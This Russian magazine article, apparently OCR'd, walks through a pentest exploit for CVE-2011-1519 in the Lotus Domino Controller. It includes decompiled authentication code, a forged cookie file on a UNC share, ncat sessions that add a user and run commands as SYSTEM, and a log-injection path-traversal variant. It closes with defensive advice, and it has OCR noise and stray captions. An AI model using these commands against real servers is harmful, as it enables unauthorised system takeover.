Алексей Синцов, Digital Security (twitter.com/asintsov)


Пробивая Lotus, или история одного пентеста


ЭКСПЛУАТИРУЕМ ПРИВАТНУЮ ДЫРУ В LOTUS DOMINO CONTROLLER

IBM Lotus Domino Server — программное обеспечение компании IBM Lotus Software, серверная часть программного комплекса IBM Lotus Notes.

www.zerodayinitiative.com — ZDI;
www.ibm.com/software/ru/lotus/ — IBM Lotus Software;
bugtraq.ru — BugTraq;
di.navexpress.com — DJ Java Decompiler.

В этой статье я хотел бы рассказать об одном рабочем дне пентестера, которому, вопреки распространенному мнению, недостаточно просто запустить сканер и ждать отчета. Ему нередко приходится проявлять смекалку и прямо во время теста на проникновение писать сплоиты.





ПРЕДЫСТОРИЯ

Однажды я проверял надежность защиты очередного объекта. На этот раз вся инфраструктура была поднята за счет оборудования и софта IBM, что совершенно точно влетело заказчику в копеечку. Основную часть инфраструктуры, как это обычно бывает, составляли сервера Lotus. В данном случае их было много. Очень много. На Lotus была построена вся кухня компании: почта, совещания, управление контентом и т. п. Кстати, здесь вполне уместно вспомнить старую статью Александра Полякова, в которой он героически описывал свой опыт покорения этого ПО. Однако время беспощадно, и те трюки, которые ещё пару лет назад работали на ура, сегодня уже не дают абсолютно никакого профита. Обновленный монструозный Lotus смотрел на меня как на обычного пользователя безо всяких прав.:) В такой ситуации любой начинающих взломщик полез бы на баг-трекеры и начал искать, к чему можно прицепиться, кроме устаревшего names.nsf в веб-сервисах.

На серверах, которые я тестировал, стоял почти самый свежий Lotus 8.5.2FP2. Ни Метасплойт, ни exploit-db.com не порадовали меня ничем дельным. Однако я решил не полагаться на такие попсовые источники эксплойтов и обратился за помощью в поиске багов без сплойтов к ленте BugTraq, ZDI, сайту IBM с security-обновлениями и Гуглу. В результате я нашел кучу уязвимостей, связанных с переполнением буфера в различных сервисах, а также баг, позволяющий обойти аутентификацию и выполнить произвольный код. Однако эксплойтов для всех этих уязвимостей не существовало, а описания ошибок были очень поверхностными и указывали лишь общее направление, в котором нужно двигаться. На первый взгляд, такие указания никак не могли помочь в разработке хоть сколько-нибудь эффективного эксплойта, но надо было двигаться дальше.:)

СКАЗ ПРО CVE-2011-1519

Бегло просмотрев различные уязвимости, я остановился на баге с обходом аутентификации, позволяющем выполнить произвольный код (а это как раз то, о чем мечтает каждый пентестер). Эта уязвимость, получившая на сайте ZDI код ZDI-11—110, на момент проведения пентеста числилась как 0day (сейчас уже имеется соответствующий патч). Приведу перевод описания указанной уязвимости с этого сайта:

«Эта уязвимость позволяет удаленному атакующему выполнить произвольный код на уязвимой инсталляции Lotus Domino Server Controller. Для эксплуатации уязвимости не требуется аутентификация. Проблема существует в реализации функционала удаленной консоли, которая по умолчанию слушает TCP-порт 2050. При аутентификации пользователя сервер использует значение параметра COOKIEFILE, в котором пользователь передает путь для получения

сохраненных аутентификационных данных. Приложение сравнивает данные из этого файла с данными пользователя. Путь может быть представлен в виде UNC, что позволит атакующему контролировать оба сравниваемых значения. Эксплуатируя эту уязвимость, удаленный атакующий сможет выполнить код с правами SYSTEM».

Это описание вполне раскрывает всю суть проблемы: во время аутентификации атакующий может подменить параметр COOKIEFILE на параметр, содержащий путь к файлу \\evilhost\password_cookie_file, который находится под контролем самого атакующего. В этот файл как раз и входит строка, сравниваемая с паролем, который вводится при аутентификации. Однако более подробная информация в описании уязвимости отсутствовала.

ПРОТОКОЛ

Итак, мы знаем, что уязвимая служба висит на порте 2050. Это очевидно, так как контроллер Lotus всегда находится там. Однако протокол общения лично мне был неизвестен. Погуглив информацию об этом протоколе, я ничего не нашел. В то же самое время мой напарник Александр Миноженко заметил, что автор бага, достаточно известный пентестер и хакер из Швеции Патрик Карлсон, также является автором модулей для культового сканера nmap. Некоторые из этих модулей как раз работают с Lotus-контроллером, например модуль для брутфорса и выполнения кода, предназначенный для тех случаев, когда пароль известен.

Рассмотрим код этих модулей:

```
socket:reconnect_ssl()

socket:send("#API\n")
socket:send( ("#UI %s,%s\n"):format(user,pass) )
socket:receive_lines(1)
socket:send("#EXIT\n")
```

Как видно, аутентификация в Lotus-контроллере выглядит достаточно просто: это SSL-туннель, в котором все команды идут открытом текстом и начинаются с символа «#». Таким образом, для аутентификации с логином admin и паролем pass нам нужно ввести команду «#UI admin,pass». Этот факт не слишком приближает нас к пониманию того, как осуществить атаку, поскольку ни один модуль nmap не использует путь COOKIEFILE для аутентификации. Однако, проявив немного смекалки, можно придумать команду «#COOKIEFILE \\evil\file». Протестировав эту команду, я не получил ровным счетом ничего, даже уведомления об ошибке в синтаксисе [это говорит нам о том, что сама по себе команда вроде бы верна).

ПОЧТИ РЕВЕРС-ИНЖИНИРИНГ


После всех безуспешных попыток вникнуть в код алгоритма мне пришлось декомпильнуть код контроллера. Выяснилось, что контроллер полностью написан на Java, поэтому и IDA Pro, и Оля-дебаггер оказались не нужны. Пригодился обыкновенный DJ decompiler [members.fortunecity.com/neshkov/dj.html), который превратил jar-файл C:\Program Files\IBM\Lotus\Domino\Data\domino\java\dconsole.jar в кучу практически полностью читаемого Java-кода. Воспользовавшись поиском, я быстро нашел в полученных файлах класс NewClient.class, отвечающий за работу с консолью и аутентификацию. Давай взглянем на сам код:

```
// s1 - строка ввода с 2050/tcp
if(sl.equals("#EXIT"))
          return 2;

      if(s1.equals("#COOKIEFILE"))
      if(stringtokenizer.hasMoreTokens())
            // Ага. Мы были правы:
            // #COOKIEFILE <путь к файлу>
         cookieFilename = stringtokenizer.nextToken().trim();
      return 7;

      if(!l.equals("#UI"))
      if(stringtokenizer.hasMoreTokens())
          // Аутентификация...
          usr = stringtokenizer.nextToken(",").trim();
      if(usr == null)
          return 4;
      if(stringtokenizer.hasMoreTokens())
          // Пароль после запятой, это мы и так знали
          pwd = stringtokenizer.nextToken().trim();
      return 0;
```

Наши догадки о формате команд оказались верны. Теперь давай найдем интересующий нас процесс аутентификации:

```
/* Цикл чтения ввода */
do{
   // ReadFromUser - эта функция была в предыдущем листинге
   int i = ReadFromIlser();

   if(i == 6) { //Если #APPLET
      appletConnection = true;
      continue;
   }

   userinfo = UserManager.findUser(usr);
   if(userinfo == null) {
      // Если юзер не найден... Баг!
      WriteToUser("NOT_REG_ADMIN");
      continue;
   }

   if(!appletConnection)
      // Если не было #APPLET, то обычная аутентификация
      flag=vrfyPwd.verifyUserPassword(pwd,userinfo.userPWD());
   else // Если же была команда #APPLET
        // Аутентификация по COOKIE? Ага!
      flag = verifyAppletUserCookie(usr, pwd);

} while(true); // end loop
if(flag) // Если результат аутентификации положительный,
         // загрузить консоль управления, ура!
```

Из этого кода видно, что нам необходимо «включить» уязвимый механизм аутентификации с помощью команды #APPLET до использования #UI и #COOKIEFILE. Кроме того, дело не дойдет до аутентификации, если ты не знаешь логин, который содержится в файле



Ncat-атака

admindata.xml. Тем не менее, по ответу сервера мы сможем понять, существует такой логин или нет (ответ NOT_REG_ADMIN из листинга)! Такая уязвимость называется «раскрытие существующих логинов системы». Для быстрой проверки я пробрутфорсил вручную несколько самых популярных логинов в тестируемой системе и обнаружил юзера adm, который понадобится нам для реализации дальнейших этапов атаки.

Теперь рассмотрим функцию авторизации verifyAppletUserCookie:

```
//#COOKTEFILE<cookieFilename>
if(cookieFilename == null || cookieFIlename.length() == 0)
    return flag;
//Еще один баг - открытие файла без фильтрации ввода!
File file = new File(cookieFilename);
inputstreamreader = new InputStreamReader(
   new FileInputStream(file),"UTF8");

//s7 - содержимое файла cookieFilename
do {
   if((j = s7.indexOf("<user ", j)) <= 0) break;

    String s2 = getStringToken(s7, "user=\"", "\"", j, k);

    String s3 = getStringToken(s7, "cookie=\"", "\"", i, k);

    String s4 = getStringToken(s7, "address=\"", "\"", j, k);

   if(s5.equalsIgnoreCase(s2) &8 s6.equalsIgnoreCase(s3)
      && appletUserAddress.equalsIgnoreCase(s4)) { //Ура!
      flag = true; break;
   }

} while(true);
```

Из кода видно, что если введенные при аутентификации значения username, password и address равны значениям username, password и address из cookiefile, который мы контролируем, то аутентификация пройдет успешно! Таким образом, мы можем составить примерный алгоритм атаки:

1. Скрипт ищет тег<user> в указанном нами файле.
2. В этом теге считываются значения username, password, address.
3. Далее считанные пара метры сравниваются с теми, которые ввел пользователь.
4. Так как путь к открываемому файлу не фильтруется при вводе, мы можем указать путь к произвольному файлу и обойти таким образом злосчастную аутентификацию.

РАНЕЕ ПРИВАТНЫЙ ЭКСПЛОЙТ ДЛЯ CVE-2011-1519

Теперь перейдем непосредственно к реализации нашей атаки.

1. Создаемфайл cookie.xml:

```
<user name="usr" cookie="psw" address="dsecrg">
```

Как ты уже понял, логин usr должен реально существовать.

2. Сохраняем полученный файл либо у себя в шаре, либо на местном файловом сервере, указав путь \\fileserver\public\cookie.xml.
3. Теперь подключимся к уязвимому серверу с помощью ncat:

```
ncat --ssl targetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
LOAD CMD.exe /C net user add username password /ADD
BeginData
```


Команда #APPLET говорит серверу о том, что мы хотим использовать файл cookie для аутентификации. Когда мы пробуем пройти аутентификацию с помощью команды #UI, сервер пытается открыть файл, путь к которому указан в #COOKIEFILE. Из этого файла **и** берутся фейковые данные, которые сервер сравнивает с введенными нами логином и паролем. После команды #EXIT запускается процесс обработки ввода для аутентифицированного пользователя, то есть мы получаем доступ к серверу! Вот только как им управлять? Если ты помнишь соответствующую статью Саши Полякова, то в ней описывалась команда LOAD, фактически позволявшая нам запускать командную строку с параметрами. Единственный минус этого способа заключался в отсутствии обратной связи, то есть мы не могли видеть результат выполнения команды. Кроме того, в настоящий момент IBM настоятельно рекомендует защищать команду LOAD с помощью дополнительного сервисного пароля, обойти который у нас уже не получится. Однако мы можем, как в nmap-модулях, выполнять команды, вводя их после символа доллара. В данном случае метод LOAD **и** сервисный пароль ни при чем, но определенные привилегии авторизованному пользователю все равно нужны:

```
ncat --ssl tagetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
$whoami
whoamiBeginData

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Lotus\Domino\data>whoami
NT AUTHORITY\SYSTEM

C:\Lotus\Domino\data>
```

Большим преимуществом этого способа является тот факт, что при его использовании мы видим еще и результат исполнения команды. Следует также отметить, что в приведенном выше листинге директива #API включает режим консоли, чистый API без Java-вывода, — таким образом, работа с ncat становится еще более удобной. Кстати, если Lotus запущен с доменной учеткой, то мы вполне можем организовать атаку типа SMBRelay.

А ЧТО ЕСЛИ?

Отлично, мы реверснули баг и фактически создали эксплойт. Это все? Нет, есть и еще кое-что. Во-первых, что ты будешь делать в случае



Геологическая служба США

блокировки SMB-трафика с атакуемого сервера? Серверу, который имеет выход в интернет, вполне можно подсунуть UNC (набор символов, который указывает расположение файла в файловой системе]. Если выхода в интернет не имеется, то сервер не сможет добраться до файла из-за банального межсетевого экрана. Кроме того, IBM выпустила простой, но беспощадный патч: теперь к параметру cookiefile добавляется точка «.» в самом начале пути. Таким образом, если мы вводим что-то типа \\evil\cookie\file, то в результате сервер пойдет открывать файл, путь к которому имеет следующий вид: .\\evil\cookie\file, так что об UNC здесь можно забыть. Кроме того, патч проводит аутентификацию клиента с помощью SSL-сертификата, поэтому доступ к консоли без него получить не выйдет. Но давай забудем про сертификат и решим первую проблему. В этом нам помогут сами программисты IBM! Из листинга, в котором осуществляется парсинг cookiefile, видно, что кодеры хотели использовать что-то типа XML-файла и XML-парсера. Но на самом деле код не парсит XML, а просто ищет подстроку в строке! Обрати внимание, что, по мнению программистов IBM, XML-файл вида:

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="dsecrg">
```

аналогичен вот этому непотребству:

```
Bla-bla-bla<user name="admin"xXXxcookie="dsecrg"Xaddress="
dsecrg"NYA>
```

Эта «особенность» позволяет нам инжектировать файл куки в локальные файлы сервера для последующего использования этого файла в процессе описанной выше фальшивой аутентификации. Примерный сценарий атаки в данном случае может выглядеть так:

1. Инжектим cookievalues с помощью сервиса Microsoft HTTP API service (здесь и далее\r\n — это просто Enter):

```
ncat targethost 49152
GET /<user HTTP/1.0\r\n
\r\n

ncat targethost 49152
GET /user="admin"cookie="pass"address="http://site.com"
HTTP/1.0\r\n
\r\n
```

2. Теперь лог-файл на сервере будет выглядеть примерно так:

```
#Software: Microsoft HTTP API 2.0
#Version: 1.0
#Date: 2011-08-22 09:19:16

2011-08-26 11:53:30 10.10.10.101 52902 10.10.9.9
 47001 HTTP/1.0 GET <user 404 - NotFound -
2011-08-26 11:53:30 10.10.10.101 52905 10.10.9.9
 47001 HTTP/1.0 GET name="admin"cookie="pass"address="
http://site.com"> 404 - NotFound -
```

Два запроса сделано не случайно: парсер от IBM будет искать строку «<user» с пробелом в конце, а все пробелы в запросе кодируются как «%20» что нам не подходит). Таким образом, мы делаем первый запрос так, чтобы пробел после «<user» поставил сам веб-сервер (между запросом и результатом в виде 404 NotFound). Во втором запросе дописываем все остальное.

3. Теперь, после получения валидного файла куки путем инжектирования в логи веб-сервера, эксплойтим все это дело:

```
ncat --ssl tagetlotus_host 2050
#API
#APPLET
#COOKIEFILE ..\..\..\windows\system32\logfiles\httperr\
httperrl.log
#USERADDRESS http://twit.ter/asintsov
#UI admin,pass
#EXIT

$whoami

NT AUTHORITY/SYSTEM
```

В результате мы вполне можем получить профит и без UNC, так как лог-файл может быть любым.

ЗАЩИТА

Стоит сказать несколько слов и о защите от разработанного нами способа атаки. Во-первых, атакуемый сервис используется сугубо для узких административных целей, поэтому он не должен быть доступен пользователям локальной сети, а также виден из интернета. Во-вторых, ни в коем случае не забывай про патчи и обновления. В-третьих, постарайся не забыть про сервисный пароль, который устанавливается один-единственный раз через ту же самую консоль (даже если сервер захвачен, опасные команды вроде LOAD и TELL будут защищены). И последнее — время от времени проводи аудит файла admindata.xml. Здесь перечислены все пользователи контроллера с паролями в MD5. Кроме того, тут же прописаны их привилегии в виде десятичных значений. Значения 4, 25 и 26 говорят о том, что у этого пользователя есть привилегии на исполнение системных команд. Следи за тем, чтобы у незнакомых юзеров не было лишних полномочий, и да пребудет с тобой Сила!

ПРАВИЛА ВЫЖИВАНИЯ ПРИ ПЕНТЕСТЕ

1. Никогда не запускай ничего низкоуровневого, если ты его досконально не знаешь. Например, если ты не знаешь, как работает ARP-POISONING, не стоит злоупотреблять им на проверяемом объекте (конечно, иногда так хочется нажать красивую кнопочку в Cain, но DoS на заводе или в банке — несоразмерная плата за перехваченный пароль от почтового ящика какого-нибудь офис-менеджера на mail.ru).
2. Никогда не запускай эксплойт, в котором ты не уверен. Эксплойт — это не то ПО, которое делает хакера хакером (или пентестера пентестером). Ведь если этот эксплойт связан, например, с ошибками при работе с памятью, то нужно быть уверенным не только в правильности версии уязвимого ПО, но и в правильности версии ОС, а иногда даже в том, что уязвимое ПО имеет соответствующее окружение (например, для использования некоторых эксплойтов необходимо установить Java 6 для ROP-программы или отключить ASLR).
3. Спрашивай разрешения у IT-специалистов твоего клиента, если хочешь произвести какие-либо действия, которые потенциально могут вызвать отказ в обслуживании.
4. У пентестера никогда не бывает лишнего времени. Запомни это. Не стоит ковыряться в одном сервисе двое суток только для того, чтобы написать офигенный эксплойт и проверить его на стабильность на копии тестируемой системы. Это, конечно, круто, но в итоге ты проэксплуатируешь только один баг, а времени на 99 других у тебя просто не останется. Нужно уметь выбирать приоритеты в условиях ограниченного времени и при отсутствии ресурсов.